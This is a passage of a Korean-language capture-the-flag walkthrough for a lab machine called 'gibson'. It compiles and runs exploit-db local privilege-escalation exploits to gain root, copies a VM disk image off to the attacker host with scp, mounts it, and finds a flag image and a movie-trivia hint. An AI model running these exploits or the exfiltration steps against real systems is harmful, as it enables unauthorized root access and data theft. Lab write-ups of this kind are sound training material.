/usr/share/exploitdb/exploits/linux/local/37292.c:117:13: warning: implicit declaration of function 'waitpid' [-Wimpl
icit-function-declaration]
  117 |             waitpid(pid, &status, 0);
      |             ^~~~~~~
/usr/share/exploitdb/exploits/linux/local/37292.c:127:5: warning: implicit declaration of function 'wait' [-Wimplicit
-function-declaration]
  127 |     wait(NULL);
      |     ^~~~
┌──(root💀kali)-[~]
└─# gcc /usr/share/exploitdb/exploits/linux/local/37088.c -o /test/37088
```




```
┌──(root💀kali)-[~]
└─# ls /test
37088  37292  39166
┌──(root💀kali)-[~]
└─# scp /test/* margo@192.168.10.140:/home/margo/
Ubuntu 14.04.3 LTS
margo@192.168.10.140's password:
37088                                                                      100%   18KB  13.7MB/s   00:00
37292                                                                      100%   17KB  17.3MB/s   00:00
39166                                                                      100%   17KB  22.4MB/s   00:00
```




```
margo@gibson:~$ ls
37088  37292  39166
margo@gibson:~$ chmod 755 *
margo@gibson:~$ ls -l
total 60
-rwxr-xr-x 1 margo margo 17992 Jun  2 06:55 37088
-rwxr-xr-x 1 margo margo 17592 Jun  2 06:55 37292
-rwxr-xr-x 1 margo margo 17512 Jun  2 06:55 39166
```




```
margo@gibson:~$ ./37088
created /var/crash/_bin_sleep.1002.crash
crasher: my pid is 2202
apport stopped, pid = 2203
getting pid 2202
current pid = 2201..2500..5000..7500..10000..12500..15000..17500..20000..22500..25000..2
7500..30000..32500..35000..37500..40000..42500..45000..47500..50000..52500..55000..57500
..60000..62500..65000..
** child: current pid = 2202
** child: executing /bin/su
Password: sleeping 2s..

checker: mode 4532
waiting for file to be unlinked..writing to fifo
fifo written.. wait...
waiting for /etc/sudoers.d/core to appear..

checker: new mode 32768 .. done
checker: SIGCONT
checker: writing core

margo@gibson:~$

margo@gibson:~$ su: Authentication failure
```



```
margo@gibson:~$ ./37292
spawning threads
mount #1
mount #2
child threads done
exploit failed
```




```
margo@gibson:~$ ./39166
root@gibson:~# █
```




```
root@gibson:~# id
uid=0(root) gid=1002(margo) groups=0(root),27(sudo),1002(margo)
root@gibson:~# tty
/dev/pts/2
```

루트 권한 획득

5. 힌트 찾기



```
root@gibson:~# netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.122.1:53        0.0.0.0:*               LISTEN      1413/dnsmasq
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1095/sshd
tcp        0      0 127.0.0.1:5900          0.0.0.0:*               LISTEN      1437/qemu-system-x8
tcp        0      0 192.168.10.140:22       192.168.10.50:38064     ESTABLISHED 1503/sshd: margo [p
tcp6       0      0 :::22                   :::*                    LISTEN      1095/sshd
tcp6       0      0 :::80                   :::*                    LISTEN      1260/apache2
udp        0      0 192.168.122.1:53        0.0.0.0:*                           1413/dnsmasq
udp        0      0 0.0.0.0:67              0.0.0.0:*                           1413/dnsmasq
udp        0      0 0.0.0.0:68              0.0.0.0:*                           758/dhclient
udp        0      0 0.0.0.0:16686           0.0.0.0:*                           758/dhclient
udp6       0      0 :::19756                :::*                                758/dhclient
```




```
libvirt+  1413     1  0 06:19 ?        00:00:00 /usr/sbin/dnsmasq --conf-file=/var/lib/libvirt/dnsmasq/defau
lt.conf
root      1418     2  0 06:19 ?        00:00:00 [kauditd]
libvirt+  1437     1  0 06:19 ?        00:00:16 /usr/bin/qemu-system-x86_64 -name ftpserv -S -machine pc-i44
0fx-trusty,accel=tcg,usb=off -m 256 -realtime mlock=off -smp 1,sockets=1,cores=1,threads=1 -uuid ebcdaa6c-b1
0a-d758-c13a-0fb296b011f1 -no-user-config -nodefaults -chardev socket,id=charmonitor,path=/var/lib/libvirt/q
emu/ftpserv.monitor,server,nowait -mon chardev=charmonitor,id=monitor,mode=control -rtc base=utc -no-shutdow
n -boot strict=on -device piix3-usb-uhci,id=usb,bus=pci.0,addr=0×1.0×2 -drive file=/var/lib/libvirt/images/f
tpserv.img,if=none,id=drive-ide0-0-0,format=raw -device ide-hd,bus=ide.0,unit=0,drive=drive-ide0-0-0,id=ide0
-0-0,bootindex=2 -drive if=none,id=drive-ide0-1-0,readonly=on,format=raw -device ide-cd,bus=ide.1,unit=0,dri
ve=drive-ide0-1-0,id=ide0-1-0,bootindex=1 -netdev tap,fd=23,id=hostnet0 -device rtl8139,netdev=hostnet0,id=n
et0,mac=52:54:00:72:e2:fb,bus=pci.0,addr=0×3 -chardev pty,id=charserial0 -device isa-serial,chardev=charseri
al0,id=serial0 -vnc 127.0.0.1:0 -device cirrus-vga,id=video0,bus=pci.0,addr=0×2 -device intel-hda,id=sound0,
bus=pci.0,addr=0×4 -device hda-duplex,id=sound0-codec0,bus=sound0.0,cad=0 -device virtio-balloon-pci,id=ball
oon0,bus=pci.0,addr=0×5
www-data  1457  1260  0 06:22 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1458  1260  0 06:22 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1459  1260  0 06:22 ?        00:00:00 /usr/sbin/apache2 -k start
root      1503  1095  0 06:27 ?        00:00:00 sshd: margo [priv]
margo     1552  1503  0 06:27 ?        00:00:00 sshd: margo@pts/2
margo     1553  1552  0 06:27 pts/2    00:00:00 -bash
root      1689     2  0 06:48 ?        00:00:00 [kworker/0:0]
root      2152     2  1 06:55 ?        00:00:11 [kworker/0:2]
root      2228  1553  0 06:59 pts/2    00:00:00 bash -p -c rm -rf /tmp/haxhax;python -c "import os;os.setres
uid(0,0,0);os.execl('/bin/bash','bash');"
```


** dnsmasq : lightweight DHCP and caching DNS server

** qemu-system-x8 : 운영체제 가상화 프로세스


** bash –p –c rm –rf /tmp/haxhax; python –c : 의심스러운 파일 확인




```
root@gibson:~# find / -name "ftpserv*"
/sys/fs/cgroup/perf_event/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/blkio/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/net_cls/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/freezer/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/devices/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/memory/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/cpuacct/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/cpu/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/cpuset/machine/ftpserv.libvirt-qemu
/etc/libvirt/qemu/autostart/ftpserv.xml
/etc/libvirt/qemu/ftpserv.xml
/var/log/libvirt/qemu/ftpserv.log
/var/lib/libvirt/qemu/ftpserv.monitor
/var/lib/libvirt/images/ftpserv.img
/run/libvirt/qemu/ftpserv.xml
/run/libvirt/qemu/ftpserv.pid
root@gibson:~# file /var/lib/libvirt/images/ftpserv.img
/var/lib/libvirt/images/ftpserv.img: x86 boot sector
```




```
root@gibson:~# scp /var/lib/libvirt/images/ftpserv.img root@192.168.10.50:/test
The authenticity of host '192.168.10.50 (192.168.10.50)' can't be established.
ECDSA key fingerprint is f6:3d:6f:c4:6f:be:00:9b:fc:2f:45:99:96:2d:e4:92.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.50' (ECDSA) to the list of known hosts.
root@192.168.10.50's password:
ftpserv.img                                                           100%  512MB  85.3MB/s   00:06
```




```
┌──(root💀kali)-[~]
└─# file /test/ftpserv.img
/test/ftpserv.img: DOS/MBR boot sector, FREE-DOS Beta 0.9 MBR; partition 1 : ID=0×e, active, start-CHS (0×0,1,1), end
-CHS (0×f,15,63), startsector 63, 1048257 sectors
┌──(root💀kali)-[~]
└─# losetup /dev/loop0 /test/ftpserv.img -o `expr 63 \* 512`
┌──(root💀kali)-[~]
└─# losetup -a
/dev/loop0: [2049]:3407878 (/test/ftpserv.img), offset 32256
┌──(root💀kali)-[~]
└─# losetup -l
NAME       SIZELIMIT OFFSET AUTOCLEAR RO BACK-FILE         DIO LOG-SEC
/dev/loop0         0  32256         0  0 /test/ftpserv.img   0     512
```




```
┌──(root💀kali)-[~]
└─# mkdir /testmount
┌──(root💀kali)-[~]
└─# mount /dev/loop0 /testmount
```



```
┌──(root💀kali)-[~]
└─# ls -al /testmount/
합계 188
drwxr-xr-x  5 root root 16384  1월  1  1970 .
drwxr-xr-x 25 root root  4096  6월  2 15:21 ..
-rwxr-xr-x  1 root root  1328  5월  5  2016 AUTOEXEC.BAT
-rwxr-xr-x  1 root root   512  5월  5  2016 BOOTSECT.BIN
-rwxr-xr-x  1 root root 66945  8월 29  2006 COMMAND.COM
drwxr-xr-x 11 root root  8192  5월  5  2016 DOS
-rwxr-xr-x  1 root root   836  5월  5  2016 FDCONFIG.SYS
drwxr-xr-x  2 root root  8192  5월  5  2016 GARBAGE
-rwxr-xr-x  1 root root 45344  6월 22  2011 KERNEL.SYS
drwxr-xr-x  2 root root  8192  5월  5  2016 net
┌──(root💀kali)-[~]
└─# ls -al /testmount/GARBAGE/
합계 880
drwxr-xr-x 2 root root   8192  5월  5  2016 .
drwxr-xr-x 5 root root  16384  1월  1  1970 ..
-rwxr-xr-x 1 root root 123141  5월  5  2016 adminspo.jpg
-rwxr-xr-x 1 root root 737280  5월 14  2016 flag.img
-rwxr-xr-x 1 root root   1601  6월 11  2002 jz_ug.ans
┌──(root💀kali)-[~]
└─# file /testmount/GARBAGE/flag.img
/testmount/GARBAGE/flag.img: Linux rev 1.0 ext2 filesystem data, UUID=d59bdd40-ec37-4d24-a956-80f549846121
```




```
┌──(root💀kali)-[~]
└─# mkdir -p /mnt/flag
┌──(root💀kali)-[~]
└─# mount -t ext2 /testmount/GARBAGE/flag.img /mnt/flag
┌──(root💀kali)-[~]
└─# ls -al /mnt/flag/
합계 70
drwxr-xr-x 4 root root  1024  5월 14  2016 .
drwxr-xr-x 3 root root  4096  6월  2 15:23 ..
drwxr-xr-x 2 root root  1024  5월  6  2016 .trash
-rwxrwxr-x 1 root root 21358 11월 16  2011 davinci
-rw-r--r-- 1 root root 28030 11월 16  2011 davinci.c
-rw-r--r-- 1 root root   159  5월  6  2016 hint.txt
drwx------ 2 root root 12288  5월  6  2016 lost+found
```



```
┌──(root💀kali)-[~]
└─# cat /mnt/flag/hint.txt
http://www.imdb.com/title/tt0117951/ and
http://www.imdb.com/title/tt0113243/ have
someone in common... Can you remember his
original nom de plume in 1988...?
```

해당 URL 에서 힌트를 찾기




Renton, deeply immersed in the Edinburgh drug scene, tries to clean up and get out, despite the allure of the drugs and influence of friends.

647 User reviews 153 Critic reviews 83 Metascore

Director Danny Boyle

Writers Irvine Welsh · John Hodge

Stars Ewan McGregor · Ewen Bremner · Jonny Lee Miller



Hackers

1995 · PG-13 · 1h 45min

Hackers are blamed for making a virus that will capsize five oil tankers.

